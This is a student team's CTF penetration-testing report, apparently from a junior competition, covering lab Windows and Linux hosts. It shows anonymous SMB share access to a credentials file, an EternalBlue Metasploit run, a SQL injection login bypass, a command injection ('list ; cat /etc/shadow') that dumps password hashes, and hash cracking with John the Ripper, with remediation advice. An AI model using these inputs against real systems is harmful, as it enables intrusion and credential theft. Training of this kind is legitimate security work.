



# **IoT Research Competition Server**

## **JR. PENTESTING COMPETITION**

Submitted from



Team\_015:



# Introduction/ Executive Summary

## Classification Definitions

### Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect it, so remediation should be performed immediately.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible threat to the organization. Its presence should be noted and remediated if possible.
Informational	0	These findings do not clearly threaten the organization, but they may cause business processes to function differently than desired or reveal sensitive information about the company.

### Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known. They may be performed using public tools, but require configuration. Understanding the underlying system is required for successful exploitation.

Unlikely	Exploitation requires a deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.
----------	--

## Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect a few users without causing much disruption to routine business functions.

## Challenges

HIGH RISK (8/10)

<b>Exploitation Likelihood</b>	Possible
<b>Business Impact</b>	Severe
<b>Remediation Difficulty</b>	Easy

## Windows

### 1. Bonus: SMB enumeration

For this flag, I used recon to figure out which server had SMB ports open. We can achieve this by using the command.

```
nmap -sC -sV 192.168.105.5
```

After we confirmed that the server is running netbios-ssn and microsoft-ds, we can then run the command.

*netexec smb 192.168.105.5* to see if the version is vulnerable. Then, we run the command.

*smbclient -L 192.168.105.5 -m NT1 -N*, which displays the list of shares for that server.

```

File Actions Edit View Help
[...]
NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

[kali15@kali:~]
$ smbclient -L 192.168.105.5 -m NT1 -N
Anonymous login successful

      Sharename      Type      Comment
      ADMIN$        Disk      Remote Admin
      C$           Disk      Default share
      IPC$         IPC       Remote IPC
      SharedFolder  Disk      CTF{SMB_ENUMERATION}
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.105.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

[kali15@kali:~]
$ nmap -sV 192.168.105.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 12:02 CDT

[kali15@kali:~]
$ 

```

Figure 1: SMB Results

### 2. Bonus: Interns will pull an Intern

Following that, we can use the same server IP to connect to a share that we used to display the list of shares.

Using this command,

```
smbclient //192.168.105.5/Sharedfolder -m NT1 -N
```

# Displaying

```
vnc          own stuff using VNC
(kali15㉿kali)-[~/Desktop]
$ smbclient -L 192.168.105.5 -m NT1 -N
[+] Connecting to 192.168.105.5 at port 445 (SMB1)
Anonymous login successful
[+] Session established with [\\192.168.105.5\SharedFolder].
[+] Session established with [\\192.168.105.5\SharedFolder].
Reconnecting with SMB1 for workgroup listing.
[+] Session established with [\\192.168.105.5\SharedFolder].
do_connect: Connection to 192.168.105.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali15㉿kali)-[~/Desktop]
$ smbclient //192.168.105.5/SharedFolder -m NT1 -N
[+] Connecting to 192.168.105.5 at port 445 (SMB1)
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > ls
.
..
creds.txt      A    264  Tue Apr 29 18:01:58 2025
4168191 blocks of size 4096. 1143744 blocks available
smb: > creds.txt
creds.txt: command not found
smb: > get creds.txt
[+] Got file \creds.txt from 192.168.105.5 (192.168.105.5) as creds.txt (32.2 KiloBytes/sec) (average 32.2 KiloBytes/sec)
smb: > exit

(kali15㉿kali)-[~/Desktop]
$ ls
creds.txt

(kali15㉿kali)-[~/Desktop]
$ cat creds.txt
**keeping this here so i don't forget!

library.lab\manager.mike:SherlockHomesFan1870!
[+] This is our testing phase so be gentle! We'll be moving our entire catalog online soon.
[+] We're still figuring out the whole "copyright" thing... :P (jk, it's free)
[+] In the meantime, enjoy our small selection of legally obtained books!
```

Figure 2: Interns' Results

Then, to get the file, we used the command `get creds.txt`, which allowed us to download the file onto our machine.

This can be a problem, as the Disk did not require a password to access the file. Making it easy for a malicious actor to download company-sensitive data onto their machines.

### 3. Intern Workstation

Like the other challenges, we first did rec-con on the server that we be attacking which was the Intern-server. We used Nmap to see what ports were open, we noticed that Windows 7 was running. So, we used this information to our advantage by running Metasploit to see if we can exploit using a known vulnerability called “Eternalblue”. This can allow the malicious actor to again access to the vulnerable machine.

```
kali15@kali: ~/Desktop
```

```
File Actions Edit View Help
```

```
kali15@kali: ~/Desktop
```

```
[*] 192.168.105.5:445 - CORE raw buffer dump (42 bytes)
```

```
[*] 192.168.105.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
```

```
[*] 192.168.105.5:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sinal 7601 Serv
```

```
[*] 192.168.105.5:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
```

```
[+] 192.168.105.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
```

```
[*] 192.168.105.5:445 - Trying exploit with 12 Groom Allocations.
```

```
[*] 192.168.105.5:445 - Sending all but last fragment of exploit packet
```

```
^C[-] 192.168.105.5:445 - Exploit failed [user-interrupt]: Interrupt
```

```
[-] run: Interrupted
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
```

```
[*] Started reverse TCP handler on 192.168.105.150:4444
```

```
[*] 192.168.105.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
[+] 192.168.105.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
```

```
[*] 192.168.105.5:445 - Scanned 1 of 1 hosts (100% complete)
```

```
[+] 192.168.105.5:445 - The target is vulnerable.
```

```
[*] 192.168.105.5:445 - Connecting to target for exploitation.
```

```
[+] 192.168.105.5:445 - Connection established for exploitation.
```

```
[+] 192.168.105.5:445 - Target OS selected valid for OS indicated by SMB reply
```

```
[*] 192.168.105.5:445 - CORE raw buffer dump (42 bytes)
```

```
[*] 192.168.105.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
```

```
[*] 192.168.105.5:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sinal 7601 Serv
```

```
[*] 192.168.105.5:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
```

```
[+] 192.168.105.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
```

```
[*] 192.168.105.5:445 - Trying exploit with 12 Groom Allocations.
```

```
[*] 192.168.105.5:445 - Sending all but last fragment of exploit packet
```

]

Linux

## 1. Bonus: Sensitive

Using SQL injection technique, we could access the mail server and Stewie's account using their username. Anything after ' or 1=1 limit 1 -- will deem any input necessary to login invalid and not needed to access the service, where 1=1 means everything is true and the LIMIT clause will essentially limit how much output will be returned by the query and prevent further activity that would hinder performance. Looking through emails, we found a test flag under a reply email that used the Caesar Cipher technique! The technique practically converts each letter to a different fixed position in the alphabet and depends on how far the shift the user sets it to. For example, if the user sets the distance 4 letters away for each fixed position then 'A' would be changed to 'D'. Using a program that brute forces several instances of a cipher, one that uses 13 shifts, we were able to find the flag that had a human readable phrase.

The screenshot shows a web browser window with multiple tabs open. The tabs include '089560786b5', '54d7e2ca50c', 'Caesar Cipher', 'Library Mail Syste', 'Library Terminal', and 'MailDev'. The main content area displays an email inbox under the 'MailDev 5' tab. One email is selected, titled 'RE: Information Hiding Techniques' from 'stewie@nonprofit.library' to 'mickey@nonprofit.library'. The body of the email contains a Caesar Cipher message: 'So I've been researching different ways to hide information like you asked. I'm going to be sending a bunch of emails with various techniques to see which works best. Check this one out! SYNT{Guvf0hgFrafvgvirVasbezngvbaLrnu?} By the way, if I get this to work, do you think I'll get a tip or anything?' Below the inbox, there is a sidebar with links to 'Container Security Concerns', 'URGENT: Dockerization Initiative', and 'Questionable Book Order'. At the bottom of the inbox, there is a note about a brute-force attack on the Caesar cipher. To the right of the inbox, a separate window titled 'CAESAR CIPHER' is open, showing a Caesar Cipher Decoder interface. It has a search bar for tools and a section for decoding shifted ciphertext. The ciphertext 'SYNT{Guvf0hgFrafvgvirVasbezngvbaLrnu?}' is entered into the decoder, and the result 'Test all possible shifts (26-letter alphabet A-Z)' is displayed.

## 2. Bonus: It's a Secure!

For this bonus flag, we used the previous information gained from using John the Ripper and the library etc/shadow file to gain Intern Stewie's password that would be later used to get into the GitHub-esque (GITEA) program. As well as accessing Stewie's emails using the same SQL injection technique, we found Docker credentials with the username of "Intern.Stewie" and information hinting that the password is the one set

up during the creation of the FTP server with the Library Terminal. Using those credentials, we were able to access a file that contained the Docker creation code including a flag in the bottom as a comment.

The screenshot shows a browser window with two main tabs open:

- MailDev 4**: An email client interface showing several messages. One message is highlighted:

**Docker Credentials** To: stewie@nonprofit.library  
2024-07-28 13:30:00 (-0400)

Hey Hey Intern Stewie,  
Hope you're surviving another thrilling day of unpaid labor

I just finished up moving an important book to a new Docker container, as requested by our lovely Head Librarian (She read a random book on containers). Anyway, I need you to give it a once-over and test the container's security and make sure no one can get in and grab the book.

There's also a "free version" of GitHub running where I dumped the container's config file. Go ahead and read it – see if it helps you steal the book (but like... don't actually steal it). If you can get in with the config, we've got bigger problems.

I made a user account for you on both the container and the free GitHub. Here's your Git Credentials:  
Username: Intern.Stewie  
Password: "The password you gave me when we setup that file access server on the Library Terminal"  
(cute password by the way, change it when you get a chance. I picked a better password for your access to the container. It's a Classic.)

Let me know what you find. And don't ask me why she's obsessed with securing this book.

- Admin Mickey
- Github.com**: A GitHub profile page for 'Intern.Stewie'. The sidebar shows:
  - Signed in as **Intern.Stewie**
  - Profile
  - Starred
  - Subscriptions
  - Settings
  - Help
  - Sign OutThe main area shows 1 repository: **Admin.Mickey/Library-Test-Fil**.

```

1 #Secure Vault Docker Container. Access with SSH :)
2 FROM debian:12
3
4 # Install base packages
5 RUN apt-get update && apt-get install -y \
6     openssh-server \
7     docker.io \
8     && rm -rf /var/lib/apt/lists/*
9
10 # Enable SSH
11 RUN mkdir /var/run/sshd
12
13 # Create Stewie's Account
14 RUN useradd -m -s /bin/bash Intern.Stewie \
15     && echo "Intern.Stewie:p0ssw0rd" | chpasswd \
16     && usermod -aG docker Intern.Stewie
17 RUN echo 'root:ADDSECUREROOTPASSWORDHERE' | chpasswd
18
19 # Configure SSH
20 RUN echo "PermitRootLogin no" >> /etc/ssh/sshd_config \
21     && echo "PasswordAuthentication yes" >> /etc/ssh/sshd_config
22
23 #Run SSH
24 CMD ["/usr/sbin/sshd", "-D"]
25
26 # Note: Add this message to the container afterwards CTF{Docker_Is_Secure}

```

### 3. Bonus: No pay

Continuing to snoop around Stewie's email, we discovered an email discussing Information Hiding Techniques including encoding and metadata hiding. These hints caused us to look at the source code of the email since that was an option. One line of source code contained content for X-Info that was a possible encoding for Base64. To test that theory, we used a Base64 encoder/decoder to reveal any sensitive information and found the flag.

**Information Hiding Research**

**From:** mickey@nonprofit.lib  
**To:** stewie@nonprofit.lib

**Content-Type:** multipart/mixed  
**MIME-Version:** 1.0  
**From:** mickey@nonprofit.lib  
**To:** stewie@nonprofit.lib  
**Subject:** Information Hiding Research  
**Date:** Wed, 24 Jul 2024 00:00:00 +0000  
**X-Info:** RkxBR3tT4GV3aWlgPSB0byBwXkufo==

====3876882696205107037====

-----3876882696205107037-----  
**Content-Type:** text/plain; charset="us-ascii"  
**MIME-Version:** 1.0  
**Content-Transfer-Encoding:** 7bit

Intern Stewie,

I need you to research different methods to hide sensitive information. Apparently, our basic email setup doesn't have a way to hide information.

Try things like:  
- Encoding (Base64, Hex, etc...)  
- Steganography  
- Metadata hiding  
- Whatever else you can find

Report back with your findings. Try to not do anything crazy, just something simple. I put an example in this email, but it might be too hard for some of our co-workers to realize it though.

- Admin Mickey

=====3876882696205107037=====

The screenshot shows the CyberChef interface. The left sidebar has 'Operations' selected, with 'Search...' and a 'Favourites' section containing links like 'To Base64', 'From Base64', 'To Hex', etc. The main area shows a 'Recipe' panel with 'From Base64' selected, showing options for 'Alphabet' (set to 'A-Za-z0-9+='), 'Remove non-alphabet chars' (checked), and 'Strict mode' (unchecked). The 'Input' field contains the encoded string 'RkxBR3tTdGV3aWUgPSB0byBwYXkufQ=='. The 'Output' field shows the decoded result: 'FLAG{Stewie = No pay.}'.

#### 4. Library Terminal

HIGH RISK (8/10)	
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Easy

**Technical Description:** The FTP server is vulnerable to exploitation through a SQL-like injection on the public facing Library Terminal allowing access to password hashes.

**Business Impact:** As the FTP server hosts the digital assets for the library, exploitation could lead to data loss or manipulation. This would affect customers who use this service and reduce trust in the library's services. Additionally, poor password management could affect other library services if administrator passwords are reused.

**Affected Systems:**

- FTP Server
- Library Terminal


**Remediation Steps:**

- Secure Library Terminal interface to prevent SQL injections
- Secure password hash files and storing hashes in plaintext
- Implement a standard for stronger passwords to prevent hash hacking

**Steps for Reproduction:**

1. Access the Library Terminal Interface at 192.168.105.2:5000


2. In the terminal, type `list ; cat /etc/shadow`



```
list ; cat /etc/shadow
Run


/bin/bash: line 1: list: command not found
root!$y$19T$Rcnb0uiRksPtgjPM0JygH0$3Q0hEdafKZ0dtcZqEVgC2rM2U60/Gimr8.l3NWT4wE4:20180:0:99999:7:::
daemon*:20172:0:99999:7:::
bin*:20172:0:99999:7:::
sys*:20172:0:99999:7:::
sync*:20172:0:99999:7:::
games*:20172:0:99999:7:::
man*:20172:0:99999:7:::
lp*:20172:0:99999:7:::
mail*:20172:0:99999:7:::
news*:20172:0:99999:7:::
uucp*:20172:0:99999:7:::
proxy*:20172:0:99999:7:::
www-data::20172:0:99999:7:::
backup*:20172:0:99999:7:::
list*:20172:0:99999:7:::
irc*:20172:0:99999:7:::
_apt*:20172:0:99999:7:::
nobody*:20172:0:99999:7:::
systemd-network!:20172:::::
systemd-timesync!:20172:::::
messagebus!:20172:::::
sshd!:20172:::::
ftp!:20175:::::
libTerminal:$y$j9T$rBw5Pw3Esb0uU3QJGW9b91$4Ggg3ql4/
IfrxG4jqxgk08BA01axwBK67rpT3t0zLh4:20180:0:99999:7:::
library:$y$j9T$b0hGRxx4xN9hDqA9SL.rV.$FWzHMyJ9EiaP445Zg/BkC2jlzfNmSYTbvysMpRWdJF3:20180:0:99999:7:::
Admin.Mickey:$1$Uvu0N1gU$je.AHEmiupehneJzi/F1j.:20180:0:99999:7:::
Intern.Stewie:$1$1qpMT108$Ubdt3AABaEutYzrjQ0NJd0:20207:0:99999:7:::
```

3. Copy admin hash to a text file.
4. Run John the Ripper script to find weak password hashes.



```
(kali㉿kali)-[~]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt Downloads/rootpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 1.97% (ETA: 14:23:27) 0g/s 63611p/s 63611c/s 63611C/s trueogre..tr
illent
0g 0:00:00:06 2.34% (ETA: 14:23:28) 0g/s 64923p/s 64923c/s 64923C/s ryan2..runn
erup
0g 0:00:00:09 3.70% (ETA: 14:23:15) 0g/s 67010p/s 67010c/s 67010C/s montillano..
monsale
heehahaha      (Admin.Mickey) IfrxG4jqxgk08BA01axwBK67rpT3t0zLh4:20180:0:99999:7:::
1g 0:00:00:14 DONE (2025-05-03 14:19) 0.06934g/s 64656p/s 64656c/s 64656C/s heff
er69..heckyes6
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

5. Access FTP server using admin credentials. Filezilla was used to access the FTP server.



6. File located after browsing through FTP server. Target file was notes.txt.

```
~/Downloads/notes.txt - Mousepad
```

File Edit Search View Document Help

stewiepasswd notes.txt

```
1 THINGS TO DO:  
2 - Learn "Docker" - Because the head librarian read about it and wants to use it now.  
3 - Review intern's "login page" - He's enthusiastic, but just wants to get the job done. Guess he's just a paycheck stealer like the rest.  
4 - Find more books to add to the library.  
5  
6 COMPLETED:  
7 - Told the intern to hide "sensitive info" in emails.  
8 - Added his "solution" to the network map.  
9  
10  
11 RANDOM NOTE LEFT ON MY DESK:  
12 "FLAG{You_Trust_The_Intern_Too_Much}"  
13 (Who wrote this? Manager Mike?)  
14
```

## **Conclusion**

The IoT Research Competition Server serves as a fundamental element of the Junior PenTesting Competition, offering a dynamic and secure platform for participants to translate theoretical knowledge into practical, real-world applications. By emulating diverse IoT environments, the server not only enhances technical competencies but also fosters ethical hacking practices, critical thinking, and problem-solving skills that are indispensable for emerging cybersecurity professionals.

As IoT technologies continue to proliferate across various industries, competitions of this nature play a pivotal role in equipping the next generation of defenders with the necessary tools to safeguard interconnected systems. The server is meticulously designed to ensure that each participant acquires valuable, hands-on experience in identifying and mitigating risks, thereby underscoring the significance of proactive cybersecurity in an increasingly interconnected global landscape.

## **References/Appendix/Tools Used**

- [Reference Guides](#) from Notion of Competition

## **Table of Figures**

Figure 1: SMB Results.....	3
Figure 2: Windows Results.....	4-6
Figure 3: Linux Results.....	6-13
Figure 4: Conclusion.....	14
Figure 5: Linux Results.....	15